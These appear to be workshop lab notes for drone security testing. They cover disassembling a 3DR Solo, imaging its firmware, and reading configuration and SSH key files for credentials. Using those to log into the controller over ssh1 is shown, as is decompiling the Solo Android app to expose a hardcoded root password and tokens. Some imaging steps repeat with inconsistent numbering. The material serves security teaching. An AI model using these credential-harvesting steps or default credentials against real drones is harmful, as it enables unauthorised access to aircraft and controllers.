# Workshop Notes

# UAV

## 1. Extract Firmware

To extract firmware, first remove the microSD card from the UAV companion computer.

| **Extract Firmware 1: Remove the battery** |
| --- |
| To release the battery,<br>1. Push button down<br>2. Slide battery forward |
|  |

## Extract Firmware 2: Remove the forward shield/sunscreen.

This covers the GPS board and there are additional screws under it


1. Use guitar pic to lift the shield up and push forward
2. Concentrate on the top of the shield where two small tabs hold it in place

## Extract Firmware 3: Remove the battery holder

Remove the top of the UAV by removing 7 screws

1. Remove the four screws in the battery bay
2. Remove the three screws around the GPS board



1. Carefully lift this part up and off the UAV exposing a cable.
2. Disconnect the cable at the main PCB board. This is a small tab that must be pushed in to remove the cable correctly



## Extract Firmware 5: Remove 4 PCB  screws


These screws hold the PCB board the frame


1. Remove three black screws near the edges of the PCB
2. Remove one silver screw near the white cable connection



## Extract Firmware 6: Tilt PCB to Expose Companion Computer


1. Starting with the battery connector to your right …
2. Use your fingers to carefully push the board towards the right while …
3. Using the orange pry tool from your kit to carefully tilt the PCB up and out
4. Be careful of the battery connector
5. Be careful of the small wires on either end of the board
6. Once you can expose the edge of the companion computer, you can stop





## Extract Firmware 7: Remove the microSD Card

1. There is a spring action to release the microSD card
2. Push down gently and let go. The microSD card should pop up a bit
3. Remove the microSD Card



## Extract Firmware 8: Create a copy of the microSD card

Create a copy of the sdcard

1. Place the microSD card in a SD Card adapter
2. Place the SD Card adapter into your Kali laptop
3. Open a terminal
4. Verify that the card is loaded
    a. `sudo fdisk -l /dev/sdb`

```
┌──(dw-lab-01㉿localhost)-[/tmp]
└─$ sudo fdisk -l /dev/sdb
Disk /dev/sdb: 7.4 GiB, 7948206080 bytes, 15523840 sectors
Disk model: SD/MMC/MS PRO
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x000518a9

Device     Boot  Start      End  Sectors  Size Id Type
/dev/sdb1         8192   188415   180224   88M  c W95 FAT32 (LBA)
/dev/sdb2       194560   391167   196608   96M  c W95 FAT32 (LBA)
/dev/sdb3       391168   585727   194560   95M 83 Linux
/dev/sdb4       585728 15521791 14936064  7.1G 83 Linux
```

5. Type the following command
    a. `sudo dd if=/dev/sdb2 of=3dr-solo-uav-p2-YYYYMMDD.raw bs=1M status=progress`
6. Repeat for Partition 3.
    a. `sudo dd if=/dev/sdb3 of=3dr-solo-uav-p3-YYYYMMDD.raw bs=1M status=progress`
7. Mount the file in your computer as if it were a thumb drive
    a. `sudo mkdir /mnt/p2`
    b. `sudo mkdir /mnt/p3`
    c. `sudo mount -o ro 3dr-solo-uav-p2-20250515.raw /mnt/p2`
    d. `sudo mount -o ro 3dr-solo-uav-p3-20250515.raw /mnt/p3`
8. Verify that the file systems are mounted correctly
    a. `` `sudo ls -l /mnt/p3` ``
    b. You should see output similar to this which is a minimal linux root file system

```
penne@lt-dev:~$ ls -l /mnt/p3
total 18
drwxr-xr-x 3 root root  1024 Feb  9 19:06 etc
drwx------ 2 root root 12288 Jul 26  2017 lost+found
drwxr-xr-x 5 root root  1024 Jul 26  2017 mnt
-rw-r--r-- 1 root root    33 Feb  9 19:16 PIX_VERSION
drwxr-xr-x 3 root root  1024 Jul 26  2017 run
lrwxrwxrwx 1 root root     8 Jul 26  2017 tmp -> /var/tmp
drwxr-xr-x 4 root root  1024 Feb  9 19:06 usr
drwxr-xr-x 3 root root  1024 Jul 26  2017 var
```

c. `sudo ls -l /mnt/p4`

d. You should see output similar to this which is data partition for log files

Create a copy of the sdcard

9. Place the microSD card in a SD Card adapter
10. Place the SD Card adapter into your Kali laptop
11. Open a terminal
12. Verify that the card is loaded
    a. `sudo fdisk -l /dev/sdb`

```
┌──(dw-lab-01㉿localhost)-[/tmp]
└─$ sudo fdisk -l /dev/sdb
Disk /dev/sdb: 7.4 GiB, 7948206080 bytes, 15523840 sectors
Disk model: SD/MMC/MS PRO
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x000518a9

Device     Boot  Start      End  Sectors  Size Id Type
/dev/sdb1         8192   188415   180224   88M  c W95 FAT32 (LBA)
/dev/sdb2       194560   391167   196608   96M  c W95 FAT32 (LBA)
/dev/sdb3       391168   585727   194560   95M 83 Linux
/dev/sdb4       585728 15521791 14936064  7.1G 83 Linux
```

13. Type the following command
    a. `sudo dd if=/dev/sdb3 of=3dr-solo-uav-p3-YYYYMMDD.raw bs=1M status=progress`
14. Repeat for Partition 4. This will take 3 minutes more or less.
    a. You can wait until completion
    b. `sudo dd if=/dev/sdb4 of=3dr-solo-uav-p4-YYYYMMDD.raw bs=1M status=progress`
    c. Or you can use the file in `3dr-solo-uav-p4-20250515.raw`
15. Mount the file in your computer as if it were a thumb drive
    a. `sudo mkdir /mnt/p3`
    b. `sudo mkdir /mnt/p4`
    c. `sudo mount -o ro 3dr-solo-uav-p3-20250515.raw /mnt/p3`
    d. `sudo mount -o ro 3dr-solo-uav-p4-20250515.raw /mnt/p4`
16. Verify that the file systems are mounted correctly

a. `sudo ls -l /mnt/p2`

b. You should see output similar to this which is data partition for log files

```
penne@lt-dev:/mnt/p2$ ls -l
total 75210
-rwxr-xr-x 1 root root 67837952 Sep 26  2016 3dr-solo-imx6solo-3dr-1080p.squashfs
-rwxr-xr-x 1 root root    39914 Sep 26  2016 imx6solo-3dr-1080p.dtb
-rwxr-xr-x 1 root root   298228 Sep 26  2016 u-boot.imx
-rwxr-xr-x 1 root root  8836584 Sep 26  2016 uImage
```

c. `sudo ls -l /mnt/p3`

d. You should see output similar to this which is a minimal linux root file system

```
penne@lt-dev:~$ ls -l /mnt/p3
total 18
drwxr-xr-x 3 root root  1024 Feb  9 19:06 etc
drwx------ 2 root root 12288 Jul 26  2017 lost+found
drwxr-xr-x 5 root root  1024 Jul 26  2017 mnt
-rw-r--r-- 1 root root    33 Feb  9 19:16 PIX_VERSION
drwxr-xr-x 3 root root  1024 Jul 26  2017 run
lrwxrwxrwx 1 root root     8 Jul 26  2017 tmp -> /var/tmp
drwxr-xr-x 4 root root  1024 Feb  9 19:06 usr
drwxr-xr-x 3 root root  1024 Jul 26  2017 var
```

4. Copy the `squashfs` file system to your home directory
    a. `cp /mnt/p2/3dr-solo-imx6solo-3dr-1080p.squashfs ~`

## 2. Analyze Firmware

Reviewing firmware for security vulnerabilities can be an extensive task. In this lab, we will look for two credentials we can reuse later in the workshop.

Find the WiFi login key
Find the network login user and password

For WiFi access points, the controlling file is usually called hostapd.conf
For WiFi station (aka clients), the controlling file is usually called wpa_supplicant.conf

These files are usually found in the `/etc` directory

1. Run the following following command to search for `/etc` files

a. `sudo ls -1 /mnt/p3/etc`

There are actually very few files in this `etc` directory. Most likely these are just the persistent files needed to be updated and are written over a `read only` file system that exists in another partition. But this is very good news for us as this includes the credentials we are looking for.

Let's start with the `wpa_supplicant.conf` file

2. Run the following command to print out the `wpa_supplicant.conf` file
    a. `sudo cat /mnt/p3/etc/wpa_supplicant.conf`
3. The output should look similar to the following

```
ctrl_interface=/var/run/wpa_supplicant
ctrl_interface_group=0
update_config=1
device_name=Solo
manufacturer=3D Robotics
model_name=Solo
```

4. It is notable that there is no SSID or WiFi key list here. You can check the other `wpa_supplicant` files, but do not contain that information either.
5. Conclusion: This 3DR Solo UAV is not configured as a WiFi client.

Let's turn to the `hostapd.conf` file

6. Run the following command to print out the `hostapd.conf` file
    a. `sudo cat /mnt/p3/etc/hostapd.conf`
7. That printed a lot of stuff that is mostly 'commented out'. Let's apply some command line filters to clean this up
    a. `sudo cat /mnt/p3/etc/hostapd.conf | grep -v '#' | sort`
8. Still lots of information, but less noise. Note the following items
    a. `channel=0`
    b. `ieee80211n=1`
    c. `ssid=SoloLink_Default`
    d. `wpa=2`
    e. `wpa_passphrase=sololink`

With this information, we can connect to the WiFi Access Point if it is running.

```
root@3dr_solo:/etc# mount
proc on /proc type proc (rw,relatime)
sysfs on /sys type sysfs (rw,relatime)
```

```
none on /dev type devtmpfs
(rw,relatime,size=87248k,nr_inodes=21812,mode=755)
/dev/mmcblk0p2 on /mnt/boot type vfat
(ro,relatime,fmask=0022,dmask=0022,codepage=437,iocharset=iso8859-1,s
hortname=mixed,errors=remount-ro)
/mnt/boot/3dr-solo-imx6solo-3dr-1080p.squashfs on /mnt/rootfs.ro type
squashfs (ro,relatime)
/dev/mmcblk0p3 on /mnt/rootfs.rw type ext3
(rw,relatime,errors=continue,user_xattr,acl,barrier=1,data=ordered)
none on / type aufs (rw,relatime,si=60361c12)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
tmpfs on /run type tmpfs (rw,nosuid,nodev,mode=755)
tmpfs on /var/volatile type tmpfs (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,gid=5,mode=620)
/dev/mmcblk0p4 on /log type ext4 (rw,relatime,data=ordered)
```

## SquashFS

You should have a copy of the squashfs file in your home directory from the previous activity or you can find one in the `~/lab` directory

1. `cd /tmp`
2. `cp ~/3dr-solo-imx6solo-3dr-1080p.squashfs /tmp`
3. `sudo unsquashfs 3dr-solo-imx6solo-3dr-1080p.squashfs`
4. `ls squashfs-root`
5. `ls squashfs-root/home/root/.ssh`
    a. Oh look! More credentials!
6. Power up your Solo Controller
7. Look on your phone saved wireless to find the SSID for your UAS
    a. `Swipe Down from top > Wireless > Saved Networks`
        i. `SoloLink_A1B2C3`
8. Connect to the Laptop to the Solo Controller network
    a. Click on the network or wireless icon on the top right pane
    b. Select the `SoloLink_A1B2C3` network that matches the one on your phone
    c. Enter the password `sololink`
    d. You can verify your connection by running the `ip a` command in a terminal and looking for a `10.1.1.x` IP address
    e. Ping the controller to further verify `ping 10.1.1.1`
9. Try to connect to the controller using the ssh key

a. `sudo ssh -i squashfs-root/home/root/.ssh/id_rsa-mav-df-xfer`
    i. Oops. Password prompt means key login failed
b. `sudo ssh1 -i squashfs-root/home/root/.ssh/id_rsa-mav-df-xfer`
    i. Yeah! Now we have password-less login.
c. If our 3DR operator was proactive and changed the default password, we still have a way into the system
d. `ssh1` succeeded because the `ssh` command has evolved over the years and has dropped some more insecure settings and algorithms. `ssh1` preserves some of those and can often succeed against older SSH servers where the newer `ssh` command fails.

# GCS

## Download the 3DR-Solo App from the phone

1. On your laptop, start the `adb` service
    a. In a terminal on the laptop, run: `adb devices`
    b. If no devices are listed, you may have to reestablish developer mode
        i. On the phone, selecting: `Settings > About Phone`
        ii. Tap on the `Build Number` seven times
        iii. You should now be a developer
        iv. Open: `Settings > System > Developer Options`
        v. Find `USB debugging` and enable the option
        vi. Try running `adb devices` again

2. List installed packages. There are many, so filter them using `grep`
    a. `adb shell cmd package list packages | sort -r | grep -v motorola | grep -v google | grep -v com.android`
    b. Note: `com.o3dr.solo.android`

```
penne@lt-dev:/opt/dwdrone/newlab/gcs/apks$ adb shell cmd package list packages | sort -r | grep -v motorola | grep -v google | grep -v com.android
package:org.mavlink.qgroundcontrolbeta
package:net.wigle.wigleandroid
package:net.supertreat.solitaire
package:net.cyberxml.ipdisplaywidget
package:in.playsimple.tripcross
package:com.vzw.apnservice
package:com.vzw.apnlib
package:com.verizon.loginengine.unbranded
package:com.tripledot.solitaire
package:com.tracfone.preload.accountservices
package:com.tracfone.generic.mysites
package:com.stealthcopter.portdroid
package:com.squareup.cash
package:com.pandora.android
package:com.onedebit.chime
package:com.o3dr.solo.android
package:com.mediatek.telephony
```

3. Find the install path for the Solo app
    a. cd /tmp
    b. adb shell pm path com.o3dr.solo.android
        i. package:/data/app/~~LQdnnVpL6HHzsf-YqHC6Ww==/com.o3dr.solo.android-_h4ZIQgEnj8hXPBsVekUaw==/base.apk

```
penne@lt-dev:/opt/dwdrone/newlab/gcs/apks$ adb shell pm path com.o3dr.solo.android
package:/data/app/~~LQdnnVpL6HHzsf-YqHC6Ww==/com.o3dr.solo.android-_h4ZIQgEnj8hXPBsVekUaw==/base.apk
```


4. Download the Solo app and save it as 3DR-Solo.apk
    a. Use the path found in the above command
    b. adb pull /data/app/~~LQdnnVpL6HHzsf-YqHC6Ww==/com.o3dr.solo.android-_h4ZIQgEnj8hXPBsVekUaw==/base.apk /3DR-Solo.apk

5. Find the size and MD5 hash of the file
    a. ls -l 3DR-Solo.apk
    b. md5sum 3DR-Solo.apk

```
penne@lt-dev:/opt/dwdrone/newlab/gcs/apks$ cd /tmp
penne@lt-dev:/tmp$ adb pull /data/app/~~LQdnnVpL6HHzsf-YqHC6Ww==/com.o3dr.solo.android-_h4ZIQgEnj8hXPBsVekUaw==/base.apk 3DR-Solo.apk
/data/app/~~LQdnnVpL6HHzsf-YqHC6Ww==/com.o3dr.solo.android-_h4ZIQgEnj8hXPBsVekUaw==/base.apk: 1 file pulled, 0 skipped. 10.5 MB/s (42372562 bytes in 3.858s)
penne@lt-dev:/tmp$ ls -l 3DR-Solo.apk
-rw-r--r-- 1 penne penne 42372562 May 18 09:39 3DR-Solo.apk
penne@lt-dev:/tmp$ md5sum 3DR-Solo.apk
05bb76826cd7b109df724438ca964510  3DR-Solo.apk
```


# Analyze APK

1. Start jadx-gui
    a. In terminal, run: `jadx-gui`
2. Open 3DR-Solo.apk
    a. `FIle > Open FIles > /tmp > 3DR-Solo.apk`





3. Look for hardcoded password
    a. Select the ‘Magnifying Glass’ search icon
    b. Search for ‘passwords’
        i. Select Code option
        ii. Select Case-insensitive option
        iii. Select “Load all” button in lower left
    c. Scroll down to the node: `com.o3dr.solo.android.service.update.BackgroundRunnerService`
        i. Note: `SOLO_LINK_DEFAULT_PASSWORD: sololink`
        ii. Note: `UPDATE_SERVER_API_TOKEN: bd02…b6df`
    d. Scroll down to the node: com.o3dr.solo.android.appstate.SoloApp
        i. Note: `SSH_PASSWORD`
        ii. Double click on the entry
        iii. Note the following:
            1. `ARTOO_IP: 10.1.1.1`

2. SSH_PASSWORD = TjSDBkAu
3. SSH_USERNAME = root



```
/* loaded from: classes.dex */
public class SoloApp extends MultiDexApplication {
    public static final String ARTOO_IP = "10.1.1.1";
    public static final String SSH_PASSWORD = "TjSDBkAu";
    public static final String SSH_USERNAME = "root";
    private AppAnalytics appAnalytics;
    private SoloDb appDB;
    private AppPreferences appPrefs;
```

4. Look for more hardcoded tokens
    a. Select the ‘Magnifying Glass’ search icon
    b. Search for ‘passwords’
        i. Select Code option
        ii. Select Case-insensitive option
        iii. Select “Load all” button in lower left
    c. Scroll down to the node: com.o3dr.solo.android.BuildConfig
        i. Note four distinct tokens
        ii. Double click on the com.o3ddr.solo.android.BuildConfig
        iii. Note several more keys and other sensitive information




```
/* loaded from: classes.dex */
public final class BuildConfig {
    public static final String API_PROJECT_ID = "599713470538";
    public static final String APPLICATION_ID = "com.o3dr.solo.android";
    public static final String BUILD_TYPE = "release";
    public static final boolean DEBUG = false;
    public static final boolean ENABLE_CRASHLYTICS = true;
    public static final String FLAVOR = "prod";
    public static final int LOG_FILE_LEVEL = 3;
